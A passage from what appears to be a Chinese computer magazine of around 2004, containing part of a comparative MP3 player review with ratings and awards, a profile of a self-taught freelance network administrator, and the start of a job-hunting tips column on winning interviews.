功能：★★★★	特点：铁三角造型
操控：★★★	



这款 MP3 随身听使用的是著名的“铁三角”造型，其宣传口号就是“世界最小的铁三角”。

这款 MP3 的做工非常精细、音质也相当出色，不过按键比较硬，手感不算好。

从测试的表现来看，金和田的这款产品在普及型的产品来看，算是品质不错的，但它有一个问题——它的 USB 接口盖是独立的橡胶盖，很容易弄丢。

主要优点：做工精细、性能优良

主要缺点：USB 接口盖很容易丢

总评：除了那个容易弄丢的 USB 接口盖外，这款产品没有什么缺点。可供需求主流产品的用户选择。

苹果第三代IPod

类型：硬盘随身听	电池类型：内置充电电池，底座充电
外观：★★★★★	耳机类型：标准耳塞
工艺：★★★★★	附件：线控、皮夹，IEEE1394 转换头
音质：★★★★★	连接：IEEE1394 连接，需软件支持
耳机：★★★★	录音/FM：无
功能：★★★	特点：轻触式操控按键
操控：★★★★★	



这是此次评测中最为鼎鼎大名的产品，硬盘随身听的始作俑者之一。从表现来看，IPod 的确是一款杰作，亮光的外壳制造工艺非常令人心动，轻触式按键的操控使用很方便，而iTunes 作为音乐管理软件也强于大多数 MP3 随身听的管理软件。

在音乐回放质量方面，IPod 的回放音质很不错，而且驱动功率比较大，可以驱动较大的头戴式耳机。不过 IPod 自带的耳机虽然很好看，但音质只能算是一般，高音表现还不错，但低音很弱。


主要优点：优秀的外观设计和卓越的制造工艺，支持多种苹果音频格式，优秀的操控和音乐管理软件，不错的音质。

主要缺点：使用兼容性较差的 IEEE1394 口，不支持录音和收音等功能。线控没有 LCD。

总评：IPod 的主要卖点其实就是它的外观，论功能和音质，IPod 都不算是硬盘随身听中最好的，但是这个漂亮的外观吸引了包括评测室全体成员在内的很多人。综合来看，IPod 作为一个硬盘随身听还是很够格的，它的音质表现、操控设计以及作为硬盘随身听的震动设计都很不错。只是作为苹果体系的产品，很多地方和普通的MP3随身听有较大的区别，特别是它只是一个“纯”MP3 随身听，连录音都不支持未免有点太特立独行了。

创新NOMAD MuVo2

类型：硬盘随身听(微硬盘)	电池类型：内置充电电池
外观：★★★★	耳机类型：标准耳塞
工艺：★★★★	附件：皮夹
音质：★★★★★	连接：USB2.0 连接，编辑功能需软件支持
耳机：★★★	
功能：★★★★	录音/FM：需线控支持
操控：★★★★★	特点：使用微硬盘作存储器



这款产品也是非常有名了，世界上第一款使用微硬盘的 MP3 随身听。与创新的其他高档产品一样，这款随身听的卖点也是出色的音质效果。

从回放的效果来说，这款随身听的音质还在 IPod 之上，经过 EQ 处理后的回放效果也比一般 MP3 随身听好得多。不过它并不支持作为创新硬盘随身听招牌的 EAX 效果，未免给人美中不足的感觉。同时，它的耳机过于发闷，效果不好

相对来说，创新所作的造型有点偷懒，很明显模仿了 SONY MD 播放器的造型风格，操控按键也采用了五向键的方式，比较方便。但线控需要另行购买。

主要优点：体积小容量大，音质出色，不错的操控。

主要缺点：线控需另行购买，耳机品质较差。

总评：创新的这款产品上市之初以其内置的微硬盘引起很多人的关注，从使用的效果来看，这款产品的容量、体积、音质都很对得起它的价格，但功能比创新的大硬盘随身听少了很多，而且，包括录音、收音等功能需要线控才能支持，这个线控却是选配件，未免令人感叹创新的生意作得过分了点。

明基Joybee 102

类型：微型 MP3 随身听	电池类型：内置充电电池
外观：★★★★★	耳机类型：耳道式耳塞，小型四极插头
工艺：★★★★★	附件：挂绳
音质：★★★	连接：USB 专用连线连接，系统自认
耳机：★★	录音/FM：无
功能：★★★	特点：全金属的小体积外壳
操控：★★★★	



明基的这款新产品走的是时尚化的路线，小巧的体积、圆形金属的造型都使得它很适合女士使用。可以说它最大的卖点就是精巧的外观和精湛的制造工艺。

由于体积小，明基的这款产品在很多方面比较特殊，它没有LCD，圆形的金属边就是它的操控键，这使得初用这款产品的用户多少有些不习惯，但用熟了以后还是很方便的。

明基的这款产品接口十分特殊，由于极小的体积无法容纳下 USB 接口，所以他使用了一个四极插孔来作出 I/O 接口，这个接口既是耳机插孔，也是 USB 数据线插孔(使用特殊的专用连线)，同时还是充电接口。

明基这款产品的自带耳塞设计也很时尚漂亮，采用了半透明的外壳和类似 SONY EX-70 耳塞的耳道式入耳设计。不过在声音表现上，明基的这款产品非常一般。


主要优点：惊人的小体积，精湛的制造工艺，出色的外观设计。

主要缺点：音质平平而且不能更换更好的耳机。

总评：明基的这款产品在外观设计上非常优秀，但音质在此次评测的产品中属于较差的。由于其耳机与普通耳机不兼容，所以我们只能测试原配耳机的表现，其低音较充实，但高音很弱中频发闷，这是普及性耳道式耳塞的通病。综合其只具备 MP3 回放的功能设计，这款产品显然是适合于对功能和音质要求不高而注重外观漂亮的女士的。

微星MP3 MEGA PLAYER 515

类型：主流闪存式随身听	电池类型：内置充电电池
外观：★★★★	耳机类型：挂耳式耳机
工艺：★★★★	附件：耳机延长线、皮夹、布袋
音质：★★★★★	连接：USB 连接，系统自认
耳机：★★★★★	录音/FM：有
功能：★★★★	特点：时尚优秀的耳机设计，OLED 屏幕支持LOGO功能
操控：★★★★	



微星的这款产品在设计上比微星的早期产品要好很多。设计的圆角外形十分可爱。

微星的这款产品的主要卖点有两个，一是使用了目前流行的OLED屏幕，OLED屏幕比传统的LCD屏幕更加省电，而且有彩色效果，同时微星的这款产品支持时下流行的歌曲LOGO功能。另一方面，微星的这款产品使用了独特的挂耳式耳机，比普通的耳塞更为舒适。

从听音的表现来看，微星的这款产品是此次评测中音质较好的产品之一，特别是它的耳机是此次评测中品质最好的，不仅佩戴非常舒适，而且音质不在目前主流的百元级名牌产品之下。

主要优点：丰富的附件、卓越的原配耳机

主要缺点：工艺一般

总评：微星的这款MP3是此次评测中性价比较高的一款产品，主要功能全都具备而且音质出色、外形时尚，OLED的屏幕迎合了目前技术发展的潮流。特别是其耳机设计，不仅品质很好而且重量很轻，弥补了大多数挂耳式耳机重量较大的缺陷。只是工艺上还有待进一步的提高。

朝华魔音百灵

类型：主流闪存式随身听	电池类型：一节7号电池
外观：★★★★	耳机类型：标准耳塞
工艺：★★★★★	附件：挂绳
音质：★★★★★	连接：自带折叠式USB插头，系统自认
耳机：★★★★	录音/FM：有
功能：★★★★	特点：带有微型扬声器，复读跟读功能
操控：★★★★★	



这是朝华今年新推出的产品之一，采用了独特的折叠式USB插头，可以随时随地更新内容。

朝华魔音百灵在造型设计上平平，但工艺非常精致，按键手感处理也非常优秀。

魔音百灵在设计上最大的特点是突出了录音和回放的设计，具有丰富的复读能力，同时具有一个微型扬声器，这使的魔音百灵用作录音笔用途的时候，比普通的MP3播放器有更好的效果。

魔音百灵的音质还是不错的，耳机的效果也可以接受。

主要优点：录音功能强大，做工精致

主要缺点：造型设计平平

总评：魔音百灵作为一款普及型产品，主要突出的就是它的录音能力，在这方面，魔音百灵可以抵得上大多数低档录音笔的水平。而它的音质表现也很出众，操控设计也比较符合大多数人的使用习惯。综合考量，魔音百灵可以算是普及型产品中比较好的一款产品。

TCL炫动A88

类型：全彩屏闪存式随身听	电池类型：内置充电电池
外观：★★★★	耳机类型：标准耳塞
工艺：★★★★★	附件：线控、皮夹、布袋、挂绳
音质：★★★★★	连接：专用USB连线连接，系统自认，PDA类功能需软件支持
耳机：★★★★	录音/FM：有
功能：★★★★★	特点：STN全彩屏幕，支持LOGO、电子书、图片浏览、游戏等功能
操控：★★★★	



TCL的这款产品是一款小型彩屏MP3，外观设计平平，但在全彩屏MP3中，TCL A88应该算是最为小巧的之一。

不过虽然个子小，但TCL A88在功能上比起那些大机器一点也不差，同样支持各项PDA类的功能，而且A88的制造工艺非常精致，全金属表面的处理极为出众。

在音质表现上，TCL A88无论使用原配耳机还是使用另配的高档耳机，都有非常好的效果，值得一提的是它的原配耳机，外观看起来非常粗糙，但音质表现比想象的好很多，可以达到一般中档耳机的水平。只是与精致的主机相比，外观未免差了一些。

可能是由于体积过小按键较多的原因，TCL A88的主机操控设计不是很好，手感和键位设计都不算良好，但由于有线控，平时可以使用线控操纵，所以也算可以接受。

主要优点：超小体积的全彩屏随身听，功能强大

主要缺点：屏幕颜色不均匀，主机操控手感一般。

总评：TCL的这款产品主要卖点就是“小巧精致”，在彩屏MP3中可以算是非常小的，但其屏幕面积却大于多数彩屏MP3。在保持功能强大、体积小巧的同时，其音质也有不俗的表现。只是其伪彩屏的色彩表现很一般，还需要继续改进。

旅之星QA MP3 WATCH

类型: 微型随身听	电池类型: 内置充电电池
外观: ★★★★★	耳机类型: 四极耳塞
工艺: ★★★★★	附件: 专用USB连线, 耳机转接线
音质: ★★★★★	连接: USB连接, 系统自认
耳机: ★★★	录音/FM: 无
功能: ★★★	特点: 手表外形, 可作手表佩戴
操控: ★★★★★	



旅之星的这款产品是此次评测中最有特色的一款产品, 它采用了手表式的外形, 而且可以当真当作一款手表来佩戴。

在默认情况下, 旅之星的这款产品就是一块标准石英表, 但拉开旁边的一个插孔, 插上专用耳机, 它就可以播放MP3音乐。显然, 这也是一款走时尚路线的产品。

在播放音乐时, 四个类似普通手表上的调节按钮的按钮就是操控播放与EQ调节的操控钮。

旅之星的这款产品也不支持太多的功能, 没有LCD屏幕。但它虽然使用的是四极耳机, 但提供了一条转接线, 可以使用这条转接线来连接普通类型的耳机。

从播放的表现来看, 旅之星这款产品的音质还可以, 不过耳机效果平平。但尽管如此, 由于可以使用另配的耳机, 所以这倒不是什么大问题。

主要优点: 手表式的外形独出心裁, 做工精细。

主要缺点: 功能有限。

总评: 旅之星的这款产品的确是十分别出心裁, 而从作为手表来看, 其设计与工艺也都非常时尚。可以算是在造型设计上的高档品。不过功能太少, 另外从手表上拉出一个耳机, 多少有些怪怪的。

蒙恬WeWa!! Wmp-102 plus

类型: 真彩屏闪存式随身听	电池类型: 内置充电电池
外观: ★★★★	耳机类型: 标准耳塞
工艺: ★★★★	附件: 录音线
音质: ★★★★★	连接: USB连接, 系统自认
耳机: ★★★★★	录音/FM: 有
功能: ★★★★★	特点: 64K真彩TFT屏, 支持游戏、看图、电子书等功能
操控: ★★★★	



蒙恬的这款产品同样是一款彩屏MP3随身听, 不过它的屏幕并不是伪彩屏幕, 而是TFT真彩屏。这使得它的屏幕表现效果非常出众, 但由于TFT的耗电, 所以它的屏幕默认会在没有操作的情况下关闭 。

作为一款大体积的高档MP3, 蒙恬的这款产品同样支持各种PDA功能, 特别是游戏多达5款之多。不过它的体积虽大, 但屏幕并不大, 所以多少有些不爽。

Wmp-102 plus的音质在MP3随身听中属于中上水平, 耳机外观非常漂亮, 不过音质平平, 略有发闷。

Wmp-102 plus的操控设计有些类似硬盘随身听的设计, 手感尚可, 但它把线控也作为了选配件。

主要优点: 功能强大, 具有真彩屏设计。

主要缺点: 线控为选配, 造型工艺平平。

总评: 蒙恬的这款产品作为一款真彩MP3, 屏幕表现非常优秀, 而在支持的功能方面也可圈可点, 应该算是比较强大的一款产品。只是工艺略显粗糙, 而且作为一款高档产品附件未免太少了一点。

优百特UM-206

类型: 主流闪存式随身听	电池类型: 内置充电电池
外观: ★★★★	耳机类型: 标准耳塞
工艺: ★★★★★	附件: 电池充电器、第二电池、挂绳
音质: ★★★★★	连接: USB连接, 系统自认
耳机: ★★★	录音/FM: 有
功能: ★★★★	特点: 全金属外壳, 可更换电池设计
操控: ★★★	



优百特的这款UM-206采用了全铝镁合金的外壳设计, 流行的长条造型, 工艺很不错。

这款产品的一个特色在于采用了可更换电池的设计, 在它的附件中就包括了第二块电池和一个独立的电池充电器, 用户可以像换手机电池一样将其外壳掰开, 然后更换里面的口香糖电池。

优百特UM-206的主机音质很不错, 可以在本次评测中名列前几名, 但耳机水平平平。而在操控方面, 优百特UM-206的操控设计显得太过简单, 不太容易上手。

主要优点: 可以更换充电电池, 音质上佳。

主要缺点: 操控设计令人不满。

总评: 普通使用充电设计的MP3随身听一个最大的缺点就是不能自己更换电池, 这样一到没电的时候容易误事。而优百特UM-206采用的第二电池设计, 可以使的用户在电池没电的时候像更换干电池一样更换充电电池, 这的确是个贴近用户的考虑。总的来说, 这款产品除了操控设计不理想外, 没有什么令人不满的。

昂达炫音 VX-505

类型：主流闪存式随身听	电池类型：一节7号电池
外观：★★★★	耳机类型：标准耳塞
工艺：★★★★★	附件：布袋、透明套、转录线、挂绳
音质：★★★★★	连接：USB连接，系统自认
耳机：★★★★★	录音/FM：有
功能：★★★★	特点：优秀的耳机、可变背光
操控：★★★★	



昂达的这款产品采用的是传统的设计方案，工艺比较不错，操控使用的是传统的五向键方式，实际使用很方便。

这款产品的一大亮点是它的耳机，虽然它的耳机其貌不扬，但音质相当不错，可以达到主流中档耳塞的水平。

昂达VX-505的附件也比教丰富，总体来看应该算是性价比比较高的一款产品。

主要优点：耳机出色，性价比不错。

主要缺点：功能一般。

总评：昂达的这款产品谈不上有什么太多的特色，但各音质、操控、工艺方面做得都令人满意，是挑不出太大缺陷的一款产品。

松日 MF208

类型：运动型闪存式随身听	电池类型：一节7号电池
外观：★★★★★	耳机类型：挂绳式耳塞
工艺：★★★★★	附件：无
音质：★★★★★	连接：USB连接，系统自认
耳机：★★★★★	录音/FM：有
功能：★★★★	特点：挂绳式耳塞设计，运动型外观
操控：★★★★	



松日的这款产品是此次评测中我们较为喜爱的一款产品，它的造型和色彩设计显然走得是运动路线。可爱的蛋型外观有些令人想起早期的一款三星MP3。虽然是全塑外壳，但做工非常精致。中间的蓝色部分很有橡胶质感。

在音质表现上，松日MF208也有不俗的效果，其挂绳式耳塞不仅外观很漂亮，而且音质出众。

在操控方面，松日MF208的按键较多，使用还算比较方便，但它没有一键录音的能力，在录音方面有所欠缺。

主要优点：外形做工出色，音质优秀

主要缺点：录音比较麻烦

总评：总体来说，松日的这款产品是比较完美的一款产品，但不能一键录音使得它不适和作录音笔的场合。

AMW MC350

类型：主流闪存式随身听	电池类型：一节7号电池
外观：★★★★★	耳机类型：挂绳式耳塞
工艺：★★★★	附件：无
音质：★★★★★	连接：USB连接，系统自认
耳机：★★★★★	录音/FM：有
功能：★★★★	特点：挂绳式耳塞设计
操控：★★★★	



这款产品的包装很独特，有点像有些手表的包装盒。不过机身本身的造型就比较普通了，表面采取了喷漆处理工艺还是值得称道的。

从音质表现来说，AMW的这款产品音质也很不错，它所使用的同样是挂绳式耳塞，这个耳塞的音质表现同样属于比较好的。

在操控性设计方面，AMW的这款产品按键设计比较合理，只是手感略硬，同时，没有一键录音的能力也是它的缺点。

主要优点：音质不错，做工精细

主要缺点：按键略硬

总评：这款产品也是主流产品中音质、工艺设计都比较不错的型号，只是操控的手感还需要提高。

台电酷码随身听 TL-P606

类型：主流闪存式随身听	电池类型：一节7号电池
外观：★★★★	耳机类型：标准耳塞
工艺：★★★★	附件：挂绳
音质：★★★	连接：USB连接，系统自认
耳机：★★★★	录音/FM：有
功能：★★★★	特点：反色液晶
操控：★★★★	



台电的这款产品也是一款主流型产品，外形和工艺尚可，操控设计比较合理，音质和耳机的水平也可以接受。比较特殊的是它的液晶采用了反色的设计，看上去的确蛮"酷"。

但有一点我们有些奇怪，不知是否是样品的问题，这款产品在按键的时候有微弱的电流声。

主要优点：主流的功能，主流的性能。

主要缺点：按键有很弱的电流声。

总评：除了电流声的问题，其他还令人满意。

七喜 MX-318

类型: 主流闪存式随身听	电池类型: 一节 7 号电池
外观: ★★★★	耳机类型: 挂绳式耳塞
工艺: ★★★★	附件: 无
音质: ★★★★	连接: USB 连接，系统自认
耳机: ★★★★★	录音/FM: 有
功能: ★★★★★	特点: 挂绳式耳塞设计，折叠式 USB 插头
操控: ★★★★	



七喜的这款产品在设计上还是比较有特点的，它使用了折叠式的USB插头，可以随时更换文件，同时，它还采用了挂绳式的耳机设计，免去了一条挂绳以及挂绳带来的乱线。

MX-318的音质不错，耳机音质表现非常好。不过细节的处理还要加强，另外以目前的水平来看，MX-318的屏幕小了一点。

主要优点: 音质不错，耳机音质和造型都很出色。

主要缺点: 特色不是很突出

总评: 七喜的这款MP3在主要性能——音质、操控性、外观工艺上都不错，属于比较适合普通大众的一款产品。

总结

从对15款产品的试用，我们发现现在的MP3播放器与去年我们所作评测的时候相比除了前面所述的大趋势变化外，还有了很多新的改变。

首先，现在的MP3播放器普遍在音质上有了明显进步，我们所测试的绝大多数产品，在使用同样的耳机、同样的设置时，如果不细听很难听出太大的区别。显然，这一方面与MP3生产厂大都开始重视音质有关，另一方面和解码芯片的同质化关系更大。

其次，现在的MP3播放器对于耳机的重视程度也开始加大，此次评测的产品的耳机素质大都能够达到一定的水平，比之去年的评测要进步了一大块。这一方面与用户对耳机的重视加强了有关，另一方面也应该是耳机出色的一些韩国产品的热销触动了国内厂商的神经。


说到这里，有一个颇有些可笑的地方是——当初iRiver这个品牌的产品因为附带了著名的森海塞尔MX耳机而大受欢迎，于是现在的厂商纷纷开始附带外观类似森海塞尔MX300的耳机了，此次评测的15款产品中就有至少7款是采用的这样的耳机，只是其中有些非常出色，很可能与MX300出自同一个OEM厂商，有些就纯属鱼目混珠，靠相近的外观赚便宜。

我们的第三个发现是随着MP3随身听容量的进步，对于USB传输速度的要求越来越高，对128MB的产品来说，USB1.1还能满足需要，但对于256MB的产品，USB1.1就显得太慢了，显然，现在的MP3播放器在数据接口方面急需向USB2.0过渡。

根据对比测试的结果，我们决定向大家推荐以下的产品——

优秀产品奖


以下的两款产品，在综合性能上表现出色，特点鲜明，属于此次评测中各方面都比较出众的产品。



◀ 创新 NOMAD MuVo2


这款产品创新性的采用了微硬盘作为存储介质，达到了容量和体积、价格的完美统一，而且音质非常优秀、功能强大、外观美观。属于大容量MP3随身听中的佼佼者。

微星 MP3 MEGA PALYER 515 ▶



这款产品在外形设计、音质、功能上都有不凡的表现，OLED屏的采用更为引人瞩目。独特的耳机设计显得与众不同。


单项奖项表彰




◀ 工业设计:苹果 iPod

苹果iPod的工业设计水平至今难以超越，硬盘随身听很多，但再没有一款能像iPod一样不听声音只看样子就令人心动，所以将工业设计奖项授予这款产品。

外观工艺:明基 Joybee 102 ▶



明基的这款产品是此次评测产品中的工艺典范，无论是主机、耳机还是挂绳的工艺处理都达到了可与以精美著称的日本产品相比的水平，晶莹剔透、美轮美奂有如首饰。所以将外观工艺的奖项授予它。



◀ 功能强劲:TCL 炫动 A88

TCL的这款产品是一款彩屏MP3，这样它也就支持彩屏MP3所共有的电子书、图片、游戏等功能，但它还要强于一般的彩屏MP3，不仅因为它在彩屏MP3中体积很小，而且因为它的屏幕尺寸还要大于很多体积更大的MP3。所以将功能奖项授予它。

性价比:金河田 KMF808 ▶



与上面几款产品相比，金和田KMF808个性不是很鲜明，但这也使得它可以适应于绝大多数用户的应用。而且它在设计和制造工艺上没有任何明显的缺陷，属于一款适应性强、性价比高的产品。CF [SC11]

职业特工队

网管“游击队”

■ 河北 苗得雨

他，刚迈出大学校门，就陷入了失意的人生。

“我一下子什么都没有了，身无分文，还需要继续让父母养活。”

在人生的选择中，他义无反顾。

“我当时就对他们说，我就认准电脑、认准网络了，一条道走到黑，撞了南墙我也不回头了！”

他，经历艰辛、屈辱，终于迎来了社会的认可。

“他当时一面点钱一面对我说，真了不起呀。我看到钱并没有兴奋，但是听到他这句话我兴奋极了！”

一个网络自由人的传奇历程。

失意的岁月

李芃，我一直叫他“李凡”，他在电话里也从未更正过。直到我亲自见到这个爽朗的陕北汉子时，他才说那个字念“Peng”。不过他的名字大多数时候并不被人所使用，因为他还有一个响当当的代号——“李专家”。之所以被叫做李专家，是因为李芃高超的电脑和网络维修技术。无论路由器、服务器还是数据库等所有问题，在李芃的手里都不在话下。但只有李芃自己才知道，在专家这两个字背后承载的坎坷道路。

1998年，李芃快乐地结束了四年的大学生活，满怀抱负地决心要在社会中大干一番。李芃说自己是老李家几辈人中惟一的“状元”，父母都对他寄予了非常高的期望。李芃在大学读的是计算机教育，一个在当时和现在都非常热门的专业。

四年大学生活，李芃过得很平淡。大学毕业后他选择了报考公务员，但第一次他落榜了。这突如其来的不幸打乱了李芃所有的人生计划。用他的话来说，五十年的设想一下子全部都泡汤了，辉煌的理想和人生全部成为了失意的感觉。也就是从那天起，李芃感觉自己成了社会闲散人员。“从那天开始，我第一次觉得自己一下子一无所有了，不知道自己能干什么，身无分文，还需要继续依靠父母来供养。”李芃无法忍受这样一个结果，他打算再等一年继续报考公务员。但在等待的半年中，在父母一次次焦急催促下，李芃最终放弃了理想，草草选择了一家计算机公司作为自己的栖身之地。

在计算机公司工作的日子也并没有让李芃从人生的失意中走出来，“我自己都不知道整天在干什么，大部分时间在公司里组装电脑或者去客户那里推销软件。我感觉在学校里学的东西一点儿都没有用处，人生和心灵上都像沙漠一样荒凉寂寞。”无所事事的李芃开始恋爱了，他把全部的热情都投入到了公司里的一个女孩儿身上。不过正当李芃用心培育自己的爱情花朵儿时，他所在的计算机公司却由于效益不景气，宣布解散了。李芃再一次茫然地被抛向了社会，呵护了将近一年的爱情花朵也因为女孩儿找到了更加“现实”的对象而离他而去。这样的局面难免让人有些感慨，而这样局面也让李芃不知所措。

“我当时整天躲在自己的小屋里，连饭都不想吃，感觉自己是个废人。后来有一天我一个表哥让我去他们单位看看一台计算机，说如果我能够修就好了。我当时没有事情做，就一口答应了。”李芃说到了那里之后他才发现，那根本不是事先所想像的普通PC机，而是一台大型的HP服务器。用的不是他熟悉的Windows，而是见都没有见过的UNIX。由于李芃本身不了解UNIX操作系统，更处理不了数据库丢失如此棘手的问题，所以只能在那里干瞪眼。这一切在当时的李芃看起来未免有些尴尬，但是随后发生的事情却从此影响了他的人生和职业之路。

艰难的历程

李芃无法处理的这个棘手问题，最后被公司托人请来的一个30多岁的年轻人搞定了。当所有工作全部做完时，李芃看到了让他至今都记忆犹新的一幕。公司老板将一个厚厚的信封塞给了那个年轻人，年轻人从信封里掏出了一叠绿色的钞票粗略数了一下放到了包里走了。事后表哥告诉李芃，那个小伙子是公司高薪临时雇来的专家。而李芃看到的那绿色的钱，就是恢复数据库的报酬——3000美金！

从表哥公司回来后，李芃躺在床上思索了很久。那个厚厚的信封和绿色的钞票不断浮现在脑海中，这一切对于他来说太有震撼力了。“后来到了第二天早晨我就决定了，也要学习维护服务器和数据库。”从那天起他开始向自己的理想目标迈进。“我当时就对父母说，我就认准电脑、认准网络了，一条道走到黑，撞了南墙我也不回头了。不为了别的，就为了我父母，也为了我自己能够活得有长进，活得有尊严！”

也就是那一天，李芃用自己微薄薪水所积攒下来的钱去书店抱回了一大摞有关服务器、数据库、互联网等相关知

识的书籍，开始自学。不过自以为饱读诗书就可以挣大钱的李芃很快就又受到了打击，他的一位大学同学在电话中告诉他，无论是维护路由器还是数据库都需要相关资格认证。这些认证不仅仅需要通过严格的考试，而且考试费用也是用美金来计算的。

他开始四处做临时工，给别人修电脑、当家教攒钱。面对李芃的执著，父母也再一次拿出了自己的积蓄，让他去北京购买书籍。"那可是我父母的老底呀！"拿着这些血汗钱，李芃在北京购买了全套的MCSE、Cisco、Oracle及UNIX的相关书籍，还在同学指引下在北京参加了两个培训班。"在北京学习的那几个月，我就住十元钱一天的又湿又脏的地下室。最初课外没有电脑试验，我就自己硬读那些书。说实话，我那些最实用的关于Cisco和Oracle的知识就是在小旅馆里啃出来的。" 李芃回忆起来至今都激动不已。

后来李芃结识了培训班中一些在企业工作的同学，他就利用这些企业下班的时间去同学那里练手。"当然不能动人家的服务器了，我就把那些服务器的系统和软件装在PC上练。虽然这样能够有机会练习SQL之类的软件，但在课下还是摸不到Cisco的路由器交换机，而在课堂上可供使用的时间太少了。"在李芃即将离开北京时，一个同学的公司要建设局域网，问他不给钱愿不愿意去帮忙。有这样可以真正实战看到摸到网络如何架设和调试的机会，他很兴奋也很知足。

从北京回来之后，虽然李芃拿到了CCNP的证书，但他更加感觉到自己知识的不足。他的目标是CCIE，这个Cisco最高等级的认证。"我每天看着自己眼前的那些书，感觉有太多知识需要学习了。"2000年整整一年，李芃就在学习、读书、买书、实验中度过了。他说其实学习回忆起来还是很快乐的，就是那些大型的软件在他的计算机上运行起来很慢，而且也没有机会摸到路由器交换机，这是他惟一着急的也无奈的地方。"CCIE笔试部分的费用是300美金，LAB考试的费用更是高达1250美金，所以我一定要慎重，一万多块钱打了水漂我就更没有脸了。"

辉煌的平静

2001年底，李芃已经握有CCNP、Oracle DBA OCP和MCSE的资格认证了，在业余时间他还自学了Solaris系统的网络管理，用奇货可居形容此时的李芃毫不过分。他此时开始真正思索自己的前进方向。"最初想去找个公司拿年薪，后来几个朋友都劝我，跟他们一起干。我想了想可以试试看，于是我们就成立了一个啄木鸟工作室。其实就三个人，专门帮助企业解决服务器、网络、数据库、路由器等各种问题。"李芃开始向自己的理想生活前行了。

2002年，中国IT市场已经如火如荼，各种相关考试都成了热门。由于认证市场的混乱，李芃历经千辛万苦博来的证书失去了效用，市场并不认只可证书，实力证明才能够说明一切。而对于只在国内考了几个证书的李芃来说，他们对企业的说服力显然要远远低于那些海归的知识精英们。啄木鸟工作室的生意门庭冷落，李芃也急需证明自己能力的空间。

"2002年3月份初，一个朋友从山东打电话给我，说他在帮助一个企业做VPN（虚拟专用网络）。但包括身份验证等很多问题就是解决不了，也找不出原因。他问我能不能过去帮助解决，如果解决了报酬不是问题。"李芃用实力证明了一切，也证明了自己。VPN网络的问题很快被李芃所解决，积累在脑海中丰富的知识已经让他足以应付有相当难度的问题。"事后等于我指挥他们的人做完了整个网络。最后公司老板付我工钱时，一面点钱一面对我说，小伙子，真了不起呀。我看到钱并没有兴奋，但是听到他这句话我兴奋极了，我终于证明了我自己！"

那一趟李芃挣到了自己人生中第一笔大钱，三万元，也由此确立了自己的职业方向——自由网管，专门帮助企业解决自己网管无法排除的各种障碍，李芃戏称自己的队伍为"网管游击队"。

2002年中旬，尼姆达病毒的余波给了李芃和他的啄木鸟工作室一次绝好机会。很多企业的数据库因为黑客和病毒等种种原因遭到破坏，内部网更是一塌糊涂。李芃的生活轨迹就这样一下子快了起来，从最初整天在城市内奔走发展到城市之间来回飞，他开始收获自己的果实了。"2003年过年时我实现了自己第一个梦想，我挣够自己的第一个100万。以前我常常想，如果自己在30岁以前就有100万一定幸福得不得了了，没有想到这个梦这么快就实现了。"2003年新年来临的时候，李芃开着自己的汽车，带着父母来到了他们以前从来不敢迈进的高档服装店，他为父母各买了一套奢侈的衣服。当二位老人脸上洋溢着幸福，嘴里连声说太贵了的时候，李芃说那才是他最幸福的时刻。

2003年冲击波病毒爆发后，李芃的生意已经如同滚雪球一样越积越大。但他仍然坚守着三个人的工作室，他说自己没有野心，也不想有任何负担和责任，所以不打算开公司。2003年底，李芃工作室已经拓展到帮助韩国、我国香港的一些公司处理网络和数据库问题。他的技术一度被一家韩国知名网络公司的老板看中，有意高薪聘请他做专职技术工程师。在没有挽留住李芃的情况下，这位老板决定亲自去他的工作室去请他"转正"。但当这位不远万里来到李芃工作室的老板看到门口停着的四辆新款宝马车时，这位老板知道自己应该放弃这个念头了。


李芃说他最近很可能去日本"玩一玩"，因为一个朋友给他介绍了一个合作工程，让他去帮助监工并解决技术问题。他说自己活得很自在，"当年的委屈、艰苦什么的我都不在乎，得到人生价值对我来说是最有意义的，有了这些我没有什么好抱怨的！"

李芃对我说，知识给了大家一个平等竞争的舞台，而网络给了大家一个肆意驰骋的疆场。只要有恒心、耐心和信心，所有的一些都将会成为我们人生辉煌的舞台。他最后送给了我日本软银公司孙正义的一句话："**也许我们最初拥有的只是一个梦想和毫无根据的自信，但是一切都是从这里出发的。**"

CF [CY01]

「小强」说话

E-mail: tengxiaoqiang@sohu.com





就业技巧之七

争取面试的机会

■ 滕 小强

当你仔细把自己的简历进行了斟酌，并且针对几个心仪已久的企业专门撰写了热情洋溢的求职信(正是遵循了《电脑爱好者》2004年第11期中提到的“漫投500不如紧盯10家的原则”)。之后虽然可能收到了2～3家单位的面试通知，却并不能让自己满意。此时你一定感觉简历投出去之后自己就对这份简历失去控制了，今天过来专门要探讨一下是否能够让面试机会更大一些。

个性简历

人人都是在用白色的A4纸打印自己的黑白简历，你的简历没有什么独特之处自然很难让人在随意的翻阅中留下深刻的印象。是否考虑过用彩页打印？是否考虑过用蓝色特种纸？是否考虑过在简历的角上用真正的干花代替你设计的打印装饰物？或者就像前段时间那位勇敢的大学毕业生一样，把自己的简历印在了一张扑克牌上（仿照美军创意）？此外，还有以光盘为载体的DV影视片段制作的个性化简历等。

当然，个性化需要适可而止。运用得当会让人感到耳目一新，可是如果用的技巧太多，只怕是让人觉得有些哗众取宠的嫌疑了。

特别投递

通过特别的投递方式也是提高面试几率的好办法。据统计，不同的投递方式反馈率存在着明显的不同。网上投递反馈率最低，通过别人介绍则会获得比较高的反馈。比如你是否考虑在网上投递之后，再通过信件或者快递的方式将打印稿发到招聘单位。如果在同城的话，甚至可以考虑亲自跑一趟。

当然了，你钟情的单位如果恰好有熟人，可千万不要放过这样一个好机会！毕竟，有人介绍一下可以提高你在招聘单位的可信度。

电话查询

